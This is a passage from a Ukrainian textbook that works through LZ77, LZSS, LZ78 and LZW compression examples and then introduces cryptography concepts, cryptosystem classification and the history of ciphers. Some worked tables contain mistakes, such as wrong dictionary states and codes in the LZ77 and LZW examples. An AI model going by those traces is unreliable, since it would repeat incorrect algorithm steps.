Приклад. Розмір вікна — 12 символів, словник — 8 символів, а буфер — 4. Кодується повідомлення "КРАПАЮТЬ КРАПЛІ ДОЩУ". Нехай словник вже заповнений. Тоді він містить рядок "КРАПАЮТЬ", а буфер — рядок " КРА". Проглядаючи словник, алгоритм виявить, що співпадаючим підрядком буде "КРА", в словнику він розташована із зсувом 0 і має довжину 3 символи, а наступним символом в буфері є "П". Таким чином, вихідним кодом буде трійка (0,3,'П'). Після цього алгоритм зрушує вліво весь вміст вікна на довжину співпадаючого підрядка +1 і одночасно прочитує стільки ж символів з вхідного потоку в буфер. Отримуємо в словнику рядок "АЮТЬ КРА", в буфері — "ПЛІ ". У даній ситуації співпадаючого підрядка виявити не вдасться і алгоритм видасть код (0,0,'Д'), після чого зрушить вікно на один символ. Потім словник міститиме "ЮТЬ КРАП", а буфер — "ЛІ Д". І так далі.

Декодування код LZ77 простіше за їх отримання, оскільки не потрібно здійснювати пошук в словнику. Недоліки LZ77:

1) із зростанням розмірів словника швидкість роботи алгоритму-кодеру пропорційно сповільнюється;
2) кодування одиночних символів дуже неефективно.

Приклад. Закодувати по алгоритму LZ77 рядок "ЛЕТЯТЬ ЛЕЛЕКИ".

СЛОВНИК(8)	БУФЕР(4)	КОД
“_____”	"ЛЕТЯ"	<0,0,'Л'>
"_____Л"	"ЕТЯТ"	<0,0,'Е'>
“_____ЛЕ"	"ТЯТЬ"	<0,0,'Т'>
“_____ЛЕТ"	"ЯТЬ_ "	<0,0,'Я'>
"____ЕТЯ"	"ТЬ_Л"	<6,1,'Ь'>
"__ЕЛЯТЬ"	" ЛЕЛ"	<0,0,' '>
"_ЛЕТЯТЬ_"	"ЛЕЛЕ"	<1,2,'Л '>
"ТЯТЬ_ЛЕЛ"	"ЕКИ "	<6,1,'К'>
"ТЬ_ЛЕЛЕК"	"И "	<0,0,'И'>

У останньому рядку літера "И" береться не із словника, оскільки це останній символ.

Довжина коду обчислюється наступним чином — довжина підрядка не може бути більше розміру буфера, а зсув не може бути більше розміру словника -1. Отже, довжина бінарного коду зсуву буде закругленою у велику сторону $\log_2$(розмір словника), а довжина бінарного коду для довжини підрядка буде закругленою у велику сторону $\log_2$ (розмір буфера+1). Символ кодується 8 бітами.

У останньому прикладі довжина отриманого коду дорівнює 9 * (3 + 3 + 8) = 126 бітів, проти 13 * 8 = 104 біта початкової довжини рядка. Таким чином маємо не найкращий результат.

У 1982 р. Сторером (Storer) і Шиманським (Szimanski) на базі LZ77 був розроблений алгоритм LZSS.

Код, названий LZSS, починається з однобітного префіксу, що розрізняє власне код від незакодованого символу. Код складається з пари: зсув і довжина, такими ж, як і для LZ77. У LZSS вікно зрушується рівно на довжину знайденого підрядка або на 1, якщо не знайдено входження підрядка з буфера в словник. Довжина підрядка в LZSS завжди більше нуля, тому довжина бінарного коду для довжини підрядка — це закруглений до більшого цілого логарифм з основою 2 від довжини буфера.

Приклад. Закодувати по алгоритму LZSS рядок "ЛЕТЯТЬ ЛЕЛЕКИ".

СЛОВНИК(8)	БУФЕР(4)	КОД	ДОВЖИНА КОДУ
“_____”	"ЛЕТЯ"	0'Л'	9
"_____Л"	"ЕТЯТ"	0'Е'	9
“_____ЛЕ"	"ТЯТЬ"	0'Т'	9
“_____ЛЕТ"	"ЯТЬ_"	0'Я'	9
"____ЛЕТЯ"	"ТЬ_Л"	1<6,1>	7
"___ЛЕТЯТ"	"Ь_ЛЕ"	0'Ь'	9
"__ЛЕТЯТЬ"	"_ЛЕЛ"	0' '	9
"_ЛЕТЯТЬ_"	"ЛЕЛЕ"	1<1,2>	7
"ЕТЯТЬ_ЛЕ"	"ЛЕКИ"	1<6,2>	7
"ЯТЬ_ЛЕЛЕ"	"КИ"	0' К'	9
"ТЬ_ЛЕЛЕК"	"И"	0' И'	9

Тут довжина отриманого коду дорівнює 8 * 9 + 3 * 7 = 100 бітів. LZ77 і LZSS мають наступні очевидні недоліки:

1) неможливість кодування підрядків, віддалених один від одного на відстані, більшому довжини словника;
2) довжина підрядка, який можна закодувати, обмежена розміром буфера.

Якщо надмірно збільшувати розміри словника і буфера, то це приведе до зниження ефективності кодування, оскільки із зростанням цих величин будуть рости і довжини кодів для зсуву і довжини, що зробить коди для коротких підрядків неприпустимо великими. Окрім того, різко збільшиться час роботи алгоритму-кодеру.

У 1978 р. авторами LZ77 був розроблений алгоритм LZ78, позбавлений перелічених недоліків.

LZ78 не використовує "ковзаюче" вікно, він зберігає словник з вже переглянутих фраз. На початку роботи алгоритму словник містить тільки один порожній рядок (рядок довжини нуль). Алгоритм прочитує символи повідомлення

до тих пір, поки накопичуваний підрядок входить цілком в одну з фраз словника. Як тільки цей рядок перестане відповідати хоч би одній фразі словника, алгоритм генерує код, що складається з індексу рядка в словнику, який до останнього введеного символу містив вхідний рядок, і символу, що порушив збіг. Потім в словник додається введений підрядок. Якщо словник вже заповнений, то з нього заздалегідь видаляють менш всіх використовувану в порівняннях фразу.

Ключовим для розміру отримуваних код є розмір словника у фразах, тому що кожен код при кодуванні по методу LZ78 містить номер фрази в словнику. З останнього виходить, що ці коди мають постійну довжину, рівну закругленому у велику сторону логарифму за основою 2 розміру словника +8 (це кількість бітів в байт- коді розширеного ASCII).

Приклад. Закодувати алгоритмом LZ78 рядок "ЛЕТЯТЬ ЛЕЛЕКИ", використовуючи словник завдовжки 10 фраз.

ВХІДНА ФРАЗА (У СЛОВНИК)	КОД	ПОЗИЦІЯ СЛОВНИКА
" "		0
"Л"	<0, ’ Л’>	1
"Е"	<0, 'Е'>	2
"Т"	<0, 'Т'>	3
"Я"	<0, 'Я'>	4
"ТЬ"	<3, 'Ь'>	5
"_"	<0, ' '>	6
"ЛЕ"	<1, 'Е'>	7
"ЛЕК"	<7, 'К'>	8
"И"	<0, 'И'>	9

Покажчик на будь-яку фразу такого словника — це число від 0 до 9, для його кодування достатньо чотирьох бітів (таким чином можна було б взяти словник розміром у 16 фраз).

У останньому прикладі довжина отриманого коду дорівнює 9 * (4 + 8) = 108 бітам.

Алгоритми LZ77, LZ78 і LZSS розроблені математиками і можуть використовуватися без обмежень.

У 1984 р. Уелчем (Welch) шляхом модифікації LZ78 був створений алгоритм LZW.

Наведемо по крокам опис алгоритму-кодера.

1. Ініціалізація словника всіма можливими односимвольними фразами (зазвичай 256 символами розширеного ASCII). Ініціалізація вхідної фрази w першим символом повідомлення.
2. Прочитати черговий символ K повідомлення.
3. Якщо КІНЕЦЬ_ПОВІДОМЛЕННЯ Видати код для w Кінець
   Якщо фраза wK вже є в словнику
   Надати вхідній фразі значення wK Перейти до Кроку 2 Інакше
   Видати код w Додати wK в словник Надати вхідній фразі значення K Перейти до Кроку 2.

Як і у випадку з LZ78 для LZW ключовим для розміру отримуваних кодів є розмір словника у фразах: LZW-коди мають постійну довжину, рівну закругленому у велику сторону логарифму з основою 2 від розміру словника.

Приклад. Закодувати згідно алгоритму LZW рядок "ЛЕТЯТЬ ЛЕЛЕКИ".

ВХІДНА ФРАЗА, wK (У СЛОВНИК)	КОД для w	ПОЗИЦІЯ СЛОВНИКА
ASCII+		0-255
"ЛЕ"	0'Л'	256
"ЕТ"	0'Е'	257
"ТЯ"	0'Т'	258
"ЯТ"	0'Я'	259
"ТЬ"	0'Т'	260
" Ь "	0'Ь'	261
" Л"	0' '	262
" ЛЕЛ"	<256>	263
"ЛЕК"	<256>	264
"КИ"	0'К'	265
"И"	0'И'	

В даному прикладі довжина отриманого коду дорівнює 11 * 9 = 99 бітам. При переповнюванні словника, тобто коли необхідно внести нову фразу до повністю заповненого словника, з нього видаляють або найбільш рідко використовувану фразу, або всі фрази, що відрізняються від одиночного символу.

Алгоритм LZW запатентований і, таким чином, є інтелектуальною власністю. Заявку на LZW подали майже одночасно дві фірми — спочатку IBM і потім Unisys, але першою була розглянута заявка Unisys, яка і отримала патент. Проте, ще до патентування LZW був використаний в широко відомій Unix програмі стиску даних compress. Окрім того, алгоритм LZW використовується у графічному форматі GIF.

LZ-алгоритми розпаковування даних

Приклади.

1. LZ77, довжина словника — 8 байт (символів). Коди стислого повідомлення — <0,0,'Л'>, <0,0,'Е'>, <0,0,'Т'>, <0,0,'Я'>, <6,1,'Ь'>, <0,0,' '>, <1,2,'Л '>, <6,1,'К'>, <0,0,'И'>

ВХІДНИЙ КОД	ВИХІД	СЛОВНИК
<0,0,'Л'>	"Л"	" Л"
<0,0,'Е'>	"Е"	" ЛЕ"
<0,0,'Т'>	"Т"	" ЛЕТ"
<0,0,'Я'>	"Я"	" ЛЕТЯ"
<6,1,'Ь'>	"ТЬ"	" ЛЕТЯТЬ"
<0,0,' '>	" "	" ЛЕТЯТЬ "
<1,2,'Л '>	"ЛЕЛ "	"ТЯТЬ ЛЕЛ"
<6,1,'К'>	"ЕК"	"ТЬ ЛЕЛЕК"
<0,0,'И'>	"И"	"Ь ЛЕЛЕКИ"

2. LZSS, довжина словника — 8 байт (символів). Коди стислого повідомлення — 0'Л' 0'Е' 0'Т' 0'Я' 1<6,1> 0'Ь' 0' ' 1<1,2> 1<6,2> 0'К' 0'И'

ВХІДНИЙ КОД	ВИХІД	СЛОВНИК
0 'Л'	"Л"	" Л"
0 'Е'	"Е"	" ЛЕ"
0 'Т'	"Т"	" ЛЕТ"
0 'Я'	"Я"	" ЛЕТЯ"
1<6,1>	"Т"	" ЛЕТЯТ"
0 'Ь '	"Ь"	" ЛЕТЯТЬ"
0 ' '	" "	" ЛЕТЯТЬ "
1 <1,2>	"ЛЕ"	"ЕТЯТЬ ЛЕ"
1 <6,2>	"ЛЕ"	"ЯТЬ ЛЕЛЕ"
0 ' К'	"К"	"ТЬ ЛЕЛЕК"
0 ' И'	"И"	"Ь ЛЕЛЕКИ"

3. LZ78, довжина словника — 16 фраз. Коди стислого повідомлення —

ВХІДНИЙ КОД	СЛОВНИК	ПОЗИЦІЯ СЛОВНИКА
	" "	0
<0, ’ Л’>	"Л"	1
<0, 'Е'>	"Е"	2
<0, 'Т'>	"Т"	3
<0, 'Я'>	"Я"	4
<3, 'Ь'>	"ТЬ"	5
<0, ' '>	" "	6
<1, 'Е'>	"ЛЕ"	7
<7, 'К'>	"ЛЕК"	8
<0, 'И'>	"И"	9

4. LZW, коди стислого повідомлення — 0'Л' 0'Е' 0'Т' 0'Я' 0'Т' 0'Ь' 0' ' <256> <256> 0'К' 0'И' .

При розпаковуванні потрібно дотримуватися наступного правила. Словник поповнюється після переглядання першого символу що йде за поточним кодом, тобто з фрази, відповідної наступному після розкодованого коду, береться перший символ. Це правило дозволяє уникнути нескінченного циклу розкодування повідомлень виду wKwK, де w — фраза, а К — символ. Конкретним прикладом такого повідомлення є будь-яка послідовність трьох однакових символів, пари яких раніше не зустрічалися.

ВХІДНИЙ КОД	ВИХІД	СЛОВНИК	ПОЗИЦІЯ СЛОВНИКА
		ASCII+	0-255
0'Л'	"Л"	"ЛЕ"	256
0'Е'	"Е"	"ЕТ"	257
0'Т'	"Т"	"ТЯ"	258
0'Я'	"Я"	"ЯТ"	259
0'Т'	"Т"	"ТЬ"	260
0'Ь'	"Ь"	" Ь "	261
0' '	" "	" Л"	262
<256>	" ЛЕ"	" ЛЕЛ"	263
<256>	"ЛЕ"	"ЛЕК"	264
0'К'	"К"	"КИ"	265
0'И'	"И"		

Контрольні питання.

1. З найбільш часто чи найбільш рідко уживаних символів починається кодування методом Шеннона-Фано?
2. З найбільш часто чи найбільш рідко уживаних символів починається кодування методом Хаффмана?
3. В чому різниця між методом LZ-77 та LZ-78?
4. Яка особливість декодування при використанні методу LZW?

3. Криптографічний захист інформації

Одне з основних понять криптографії - шифр (араб. صِفْر (sifr) - «нуль», звідки фр. chiffre - «цифра»; араби першими почали замінювати літери на цифри з метою захисту початкового тексту) [14], [28], [32] та ін.

Під **шифром** розуміється сукупність методів і способів оборотного перетворення інформації з метою її захисту від несанкціонованого доступу.

Шифрування — процес застосування шифру до інформації, яка захищається, тобто перетворення первинної інформації (відкритого тексту), в шифроване повідомлення (шифротекст, шифрограму, криптограму) за допомогою певних правил, що містяться у шифрі.

Дешифрування — процес, зворотний шифруванню, тобто перетворення шифрованого повідомлення в інформацію, яка підлягала захисту, за допомогою певних правил, що містяться в шифрі.

Алгоритм криптографічного перетворення — набір математичних правил, які визначають зміст і послідовність операцій, залежних від ключа шифрування, стосовно шифрування і дешифрування інформації. Для шифрування і дешифрування, окрім алгоритму перетворення, необхідне, як правило, знання деякої таємної інформації, яка називається ключем.

Ключ шифру (таємний ключ) – конкретний таємний стан деяких параметрів алгоритму криптографічного перетворення інформації, що забезпечує вибір одного перетворення для даного алгоритму з сукупності всіх можливих. У загальному випадку, **ключ** – це мінімально необхідна інформація (за винятком повідомлення і алгоритму), необхідна для шифрування і дешифрування повідомлень.

Використовуючи поняття ключа, процеси шифрування і дешифрування можна описати у вигляді співвідношень:

$$f(P,k_1)=C,\ f^{-1}(C,k_2)=P,$$

де P (англ. public - відкритий) - відкрите повідомлення;

C (англ. cipher - шифрований) - шифроване повідомлення;

f - правило шифрування;

f^{-1} - правило дешифрування;

k_1 – ключ зашифрування, відомий відправникові;

k_2 – ключ розшифрування, відомий адресатові.

В даний час розробкою методів шифрування і дешифрування інформації займається криптологія (греч. κρυπτός — таємний, λόγος — слово). Криптологія

розділяється на два напрями — криптографію і криптоаналіз. Цілі цих двох гілок криптології прямо протилежні.

Криптографія (греч. κρυπτός — прихований і γράφω — пишу) – наука про методи забезпечення конфіденційності (неможливості прочитання інформації стороннiми особами) і автентичності інформації (цілісності і достовірності авторства, а також неможливості відмови від авторства).

Криптоаналіз (греч. κρυπτός — прихований і ανάλυση — розкладання, розтин) – наука, що займається питаннями оцінки сильних і слабких сторін методів шифрування, а також розробкою методів, що дозволяють зламувати криптосистеми. Слід зазначити, що історично в криптографії закріпилися деякі військові слова (супротивник, атака на шифр та ін.) Вони найточніше відображають сенс відповідних криптографічних понять. Разом з тим за останні десятиліття сформувалася теорія кодування - науковий напрям, який розробляє і вивчає методи захисту інформації від випадкових спотворень в каналах зв'язку (див. розділи 1 та 2). В даний час, терміни кодування і шифрування застосовуються для позначення самостійних наукових напрямів і вживати їх як синоніми недоцільно. Криптографія займається методами перетворення інформації, які б не дозволили супротивнику отримувати її з повідомлень, які були перехоплені. При цьому по каналу зв'язку передається вже не сама інформація, що захищається, а результат її перетворення за допомогою шифру, і для супротивника виникає складне завдання розкриття шифру.

Розкриття (злом) шифру - процес отримання інформації, що захищається, з шифрованого повідомлення без знання застосованого ключа.

Проте крім перехоплення і розкриття шифру супротивник може намагатися отримати інформацію, що захищається, багатьма іншими способами. Найбільш відомим з таких способів є агентурний, коли супротивник яким-небудь шляхом схиляє до співпраці одного із законних користувачів і за допомогою цього агента дістає доступ до інформації, що захищається. У такій ситуації криптографія безсила. Супротивник може спробувати не отримати, а знищити або модифікувати інформацію, що захищається, в процесі її передачі. Це - зовсім інший тип погроз для інформації, відмінний від перехоплення і розкриття шифру. Для захисту від таких погроз розробляються свої специфічні методи. Отже, на шляху від одного законного користувача до іншого інформація повинна захищатися різними способами, що протистояти різним погрозам. У даній ситуації, супротивник прагне знайти найслабкішу ланку, щоб із найменшими витратами дістатися до інформації. А значить, і законні користувачі повинні враховувати цю обставину в своїй стратегії захисту. Безглуздо робити якусь ланку дуже міцною, якщо є свідомо слабкіші ланки. Що стосується застосування конкретних криптографічних методів, то слід зазначити, що не існує єдиного шифру, універсального для всіх випадків.

Вибір способу шифрування залежить:

- від виду інформації, що захищається (документальна, телефонна, телевізійна, комп'ютерна і так далі);

- від об'єму і необхідної швидкості передачі шифрованої інформації;

- від цінності інформації, що захищається (деякі таємниці [наприклад, державні, військові та ін.] повинні зберігатися десятиріччями, а деякі [наприклад, біржові] - вже через декілька годин можна розголосити);

- від можливостей власників таємної інформації, а також від можливостей супротивника (одна справа - протистояти якійсь особі, а інша справа - могутній державній структурі).

Криптографічна стійкість (криптостійкість) - здатність криптографічного алгоритму протистояти можливим атакам на нього або оцінка алгоритму, здатного зламати шифр.

Перевірка стійкості шифру робиться з припущення, що супротивник знає сам алгоритм перетворення, але не знає ключа. Супротивник також знає деякі характеристики відкритих текстів, наприклад, загальну тематику повідомлень, їх стиль, деякі стандарти, формати і так далі.

Процес криптографічного захисту даних може здійснюватися як програмно -, апаратно -, так і іншими способами. Апаратна реалізація відрізняється істотно більшою вартістю, проте їй властиві і переваги: висока продуктивність, простота, захищеність і так далі Програмна реалізація більш практична, допускає відому гнучкість у використанні.

Основні вимоги, що пред'являються до криптосистем

Для сучасних криптографічних систем можна сформулювати наступні вимоги:

- складність і трудомісткість процедур шифрування і дешифрування повинні визначатися залежно від необхідного рівня захисту інформації (необхідно забезпечити надійний захист інформації);

- тимчасові і вартісні витрати на захист інформації повинні бути прийнятними при заданому рівні її таємності (витрати на захист не повинні бути надмірними);-

- процедури шифрування і дешифрування не повинні залежати від довжини повідомлення;

- кількість всіх можливих ключів шифру повинна бути такою, щоб повний перебір ключів за допомогою сучасних інформаційних технологій (у тому числі і розподілених обчислень) був неможливий за прийнятний для супротивника час;

- будь-який ключ з множини всіх можливих повинен забезпечувати надійний захист інформації;

- незначна зміна ключа повинна приводити до істотної зміни вигляду зашифрованого повідомлення;

- надмірність повідомлень, що вноситься в процесі шифрування, повинна бути як можна меншою (гарним вважається результат, коли довжина шифрограми не перевищує довжину початкового тексту);

- зашифроване повідомлення повинне піддаватися читанню тільки за наявності ключа.

Класифікація криптографічних систем

Існує декілька класифікацій. Розглянемо деякі з них.

1. По області застосування шифрів розрізняють криптосистеми обмеженого і загального використання.

Стійкість криптосистеми обмеженого використання ґрунтується на збереженні в таємності самого характеру алгоритмів шифрування і дешифрування (безключові системи).

Стійкість криптосистеми загального використання ґрунтується на таємності ключа і складності його підбору потенційним супротивником.

2. По особливостях алгоритму шифрування криптосистеми загального використання можна розділити на наступні види.




Рис.3.1. Класифікація криптографічних алгоритмів

У одноключових системах для шифрування і дешифрування використовується один і той же ключ.

У шифрах перестановки всі літери відкритого тексту залишаються в зашифрованому повідомленні, але міняють свої позиції. У шифрах заміни навпаки, позиції літер в шифровці залишаються тими ж, що і у відкритого тексту, але символи відкритого тексту замінюються символами іншого алфавіту.

У адитивних шифрах літери алфавіту замінюються числами, до яких потім додаються числа таємної випадкової (псевдовипадкової) числової послідовності (гамми). Склад гамми міняється залежно від використовуваного ключа. Зазвичай для шифрування використовується логічна операція «виключне АБО» (XOR). При дешифруванні та ж гамма накладається на зашифровані дані. Гамування широко використовується у військових криптографічних системах.

У двохключових системах для шифрування і дешифрування використовується два суттєво різних ключа. При використанні детермінованого алгоритму

шифрування і розшифрування за допомогою відповідної пари ключів можливо тільки єдиним способом. Імовірнісний алгоритм при шифруванні одного і того ж початкового повідомлення з одним і тим же ключем може давати різні шифротексти, які при розшифровці дають один і той же результат.

Квантова криптографія вносить до процесу шифрування природну невизначеність квантового світу. Процес відправки і прийому інформації виконується за допомогою об'єктів квантової механіки, наприклад, за допомогою електронів в електричному струмі, або фотонів в лініях волоконно-оптичного зв'язку. Найціннішою властивістю цього виду шифрування є те, що при посилці повідомлення, як сторона, що відправляє, так і та, що отримує повідомлення, з досить великою імовірністю (99.99.%) можуть встановити факт перехоплення зашифрованого повідомлення.

Комбіновані методи припускають використання для шифрування повідомлення відразу декількох методів (наприклад, спочатку заміна символів, а потім їх перестановка).

Всі шифри згідно алгоритму перетворення також ділять на потокові і блокові. У потокових шифрах перетворення виконується окремо над кожним символом початкового повідомлення. Для блокових шифрів інформація розбивається на блоки фіксованої довжини, кожен з яких шифрується і розшифровується окремо.

3. Стосовно стійкості шифру, криптосистеми поділяються на три групи:

- досконалі (абсолютно стійкі, теоретично стійкі) шифри – що свідомо не піддаються розкриттю (при правильному використанні). Шифри, для яких розкриття шифрограми приводить до декількох осмислених рівноімовірних відкритих повідомлень;
- практично (обчислювально) стійкі шифри – що допускають розкриття за прийнятний для супротивника час лише за наявності обчислювальних можливостей, якими він не володіє на даний момент або володітиме в осяжному майбутньому. Практична стійкість таких систем базується на теорії складності і оцінюється виключно на якийсь певний момент часу з двох позицій:
    - обчислювальна складність повного перебору;
    - відомі на даний момент слабкості (уразливості) і їх вплив на обчислювальну складність;
- нестійкі шифри.

3.1. Історичний екскурс в криптографію

Важливість збереження інформації в таємниці була актуальною ще в стародавні часи, коли з появою письменності з'явилася і небезпека прочитання її небажаними особами. Більш того, спочатку письменність сама по собі була криптографічною системою, оскільки в стародавніх суспільствах нею володіли тільки вибрані. З широким розповсюдженням письменності криптографія почала формуватися як самостійна наука. У документах стародавніх цивілізацій - Індії, Єгипту, Месопотамії - є відомості про системи і способи складання шифрованих листів. У староіндійських рукописах описано 64 таких способи. Один з найстаріших шифрованих текстів з Месопотамії є табличкою, написаною клинописом, що містить рецепт для виготовлення глазурі для гончарних виробів. Для написання

його були використані клинописні знаки, що рідко вживалися, ігнорувалися деякі голосні і приголосні і уживалися числа замість слів.

Розглянемо проблему таємної передачі інформації і її приховування від зловмисника. Шляхів її розв'язку існує багато, серед яких можна виділити три основні напрями

1. Створити абсолютно надійний, недоступний для інших канал зв'язку між абонентами.
2. Використовувати загальнодоступний канал зв'язку, але приховати сам факт передачі інформації.
3. Використовувати загальнодоступний канал зв'язку, але передавати по ньому потрібну інформацію в такому перетвореному вигляді, щоб відновити її міг тільки адресат.

Проаналізуємо ці можливості.

1. З давніх часів практикувалася охорона документа (носія інформації) фізичними особами, передача його спеціальним кур'єром (людиною (дипломатом) або твариною (голубина пошта)) і так далі Але, документ можна викрасти, кур'єра можна перехопити, підкупити, врешті-решт, убити. Зараз для реалізації даного механізму захисту використовуються сучасні телекомунікаційні канали зв'язку. Проте слід зазначити, що даний підхід вимагає значних капітальних вкладень. При сучасному рівні розвитку науки і техніки зробити такий канал зв'язку між віддаленими абонентами для багатократної передачі великих об'ємів інформації практично нереально.
2. Розробкою засобів і методів приховування факту передачі повідомлення займається стеганографія. Перші сліди стеганографічних методів згадуються в глибокій старовині. Так, в працях старогрецького історика Геродота зустрічається опис двох методів приховування інформації: на поголену голову раба наносилося за допомогою татуювання необхідне повідомлення, а коли його волосся відростало, він відправлявся до адресата, який знов голив його голову і прочитував доставлене повідомлення. Другий спосіб полягав в наступному: повідомлення наносилося на дерев'яну дощечку, а потім вона покривалася воском, і, тим самим, не викликала ніяких підозр. Потім віск зіскоблювався, і повідомлення ставало видимим. Зараз стеганографічні методи, в сукупності з криптографічними, знайшли широке застосування в цілях приховування і передачі конфіденційній інформації.

3. Розробкою методів перетворення інформації з метою її захисту від несанкціонованого доступу займається криптографія.

У історії розвитку криптографії можна виділити три етапи
- наївна криптографія;
- формальна криптографія;
- математична криптографія.

Для наївної криптографії (до початку XVI ст.) характерне використання будь-яких, зазвичай примітивних, способів заплутування супротивника щодо змісту повідомлень, які передаються. На початковому етапі для захисту інформації використовувалися методи кодування і стеганографії, які споріднені, але не тотожні криптографії. Шифрувальні системи зводилися до використання перестановки або заміни літер на різні символи (інші літери, знаки, малюнки, числа і тому подібне). Одні і ті ж способи шифрування використовувалися повторно, ключі були короткими, використовувалися примітивні способи перетворення

початкової інформації в зашифроване повідомлення. Це дозволяло, одного разу встановивши алгоритм шифрування, швидко розшифровувати повідомлення.

Одним з перших зафіксованих прикладів є шифр Цезаря, що полягає в заміні кожної літери початкового тексту на іншу, віддалену від неї в алфавіті на певне число позицій. Інший шифр, полібіанський квадрат, авторство якого приписується грецькому письменникові Полібію, є шифром простої однозначної заміни. У квадрат виписувалися літери алфавіту (для грецького алфавіту розмір складав 5х5). Кожна літера початкового тексту замінювалася на пару цифр – номер рядка і стовпця на перетині яких стояла шифрована літера.

З VIII століття н.е. розвиток криптографії відбувається в основному в арабських країнах. Вважається, що арабський філолог Халіль аль-Фарахіді першим звернув увагу на можливість використання стандартних фраз відкритого тексту для дешифрування. Він припустив, що першими словами в листі на грецькій мові візантійському імператорові будуть «В ім'я аллаха», що дозволило йому прочитати частину повідомлення, що залишилася. Пізніше він написав книгу з описом даного методу — «Кітаб аль-Муамма» («Книга таємної мови»).

У 855 році виходить «Книга про велике прагнення людини розгадати загадки стародавньої письменності» арабського вченого Абу Бакр Ахмед ібн Алі ібн Вахшія ан-Набаті. Це одна з перших книг про криптографію з описами декількох шифрів, зокрема із застосуванням декількох алфавітів. Також до IX сторіччя відноситься перша відома згадка про частотний криптоаналіз — в книзі Ал-Кінді «Манускрипт про дешифровку криптографічних повідомлень».

У 1412 році виходить 14-томна енциклопедія Шихаба ал-Калкашанді «Субх ал-Ааша», один з розділів якої «Щодо приховування в літерах таємних повідомлень» містив опис шифрів заміни і перестановки, частотного криптоаналізу, а також таблиці частотності літер арабської мови на основі тексту Корану. До словника криптології араби внесли такі поняття як алгоритм і шифр.

У стародавні часи широке застосування знайшли різні прості криптографічні пристрої. Грецьким поетом Архілохом, що жив в 7 сторіччі до н.е. згадується пристрій під назвою сцитала (греч. σκυτάλη - жезл). Достовірно відомо, що сцитала використовувалася у війні Спарти проти Афін в кінці V сторіччя до н.е. Це циліндр та вузька смужка пергаменту, що обмотувалася навколо нього по спіралі, на якій, у свою чергу, писалося повідомлення.

Рис.3.2. Сцитала

Шифрований текст писався на пергаментній стрічці по довжині палички, після того, як довжина палички виявлялася вичерпаною, вона поверталася і текст писався далі, поки або не закінчувався текст, або не списувалася вся пергаментна стрічка. У останньому випадку використовувався черговий шматок пергаментної стрічки. Для розшифровки адресат використовував паличку такого ж діаметру, на яку він намотував пергамент, щоб прочитати повідомлення. Античні греки і спартанці зокрема, використовували цей шифр для зв'язку під час військових кампаній.

Проте такий шифр може бути легко зламаний. Наприклад, метод злому сцитали був запропонований ще Арістотелем. Він полягає в тому, що не знаючи точного діаметру палички, можна використовувати конус, що має змінний діаметр і переміщати пергамент з повідомленням по його довжині до тих пір, поки текст не почне читатися, - таким чином дешифрується діаметр сцитали.

Іншим широко відомим криптографічним пристроєм захисту інформації був «диск Енея» - інструмент для захисту інформації, придуманий Енеєм Тактіком в IV сторіччі до н.е. Пристрій був диском діаметром 13-15 см і завтовшки 1-2 см з виконаними в ньому отворами, кількість яких дорівнювала числу літер в алфавіті. Кожному отвору ставилася у відповідність конкретна літера. В центрі диска знаходилася котушка з намотаною на неї ниткою.




Рис.3.3. Диск Енея

Механізм шифрування був дуже простий. Для того, щоб зашифрувати послання, необхідно було по черзі протягувати вільний кінець нитки через отвори позначаючи літери початкового не зашифрованого повідомлення. У результаті, сам диск, з протягнутою в його отвори ниткою, і був зашифрованим посланням.

Одержувач повідомлення послідовно витягав нитку з кожного отвору, тим самим отримував послідовність літер. Але ця послідовність була зворотною по відношенню до початкового повідомлення, тобто він читав повідомлення навпаки. Зашифроване повідомлення було доступне до прочитання будь-кому, хто зміг оволодіти диском. Оскільки повідомлення передавали звичайні гінці, а не воїни, Еней передбачив можливість швидкого знищення таємної інформації. Для цього було досить витягнути всю нитку за один з її кінців, або зламати диск, просто наступивши на нього. Насправді «диск Енея» не можна назвати справжнім криптографічним інструментом, оскільки прочитати повідомлення могла будь-яка особа. Але цей пристрій став прабатьком першого по суті криптографічного інструменту, винахід якого також належить Енею. Прилад отримав назву «Лінійка Енея». Вона була пристроєм, що має отвори, кількість яких дорівнювала кількості літер абетки. Кожен отвір позначався своєю літерою; літери по отворах розташовувалися в довільному порядку. До лінійки була прикріплена котушка з намотаною на неї ниткою. Поряд з котушкою був проріз. При шифруванні нитка протягувалася через проріз, а потім через отвір, відповідний першій літері шифрованого тексту, при цьому на нитці зав'язувався вузлик в місці проходження її через отвір; потім нитка поверталася в проріз і аналогічно зашифровувалася друга літера тексту і так далі Після закінчення шифрування нитка витягувалася і передавалася одержувачеві повідомлення. Одержувач, маючи ідентичну лінійку, протягував 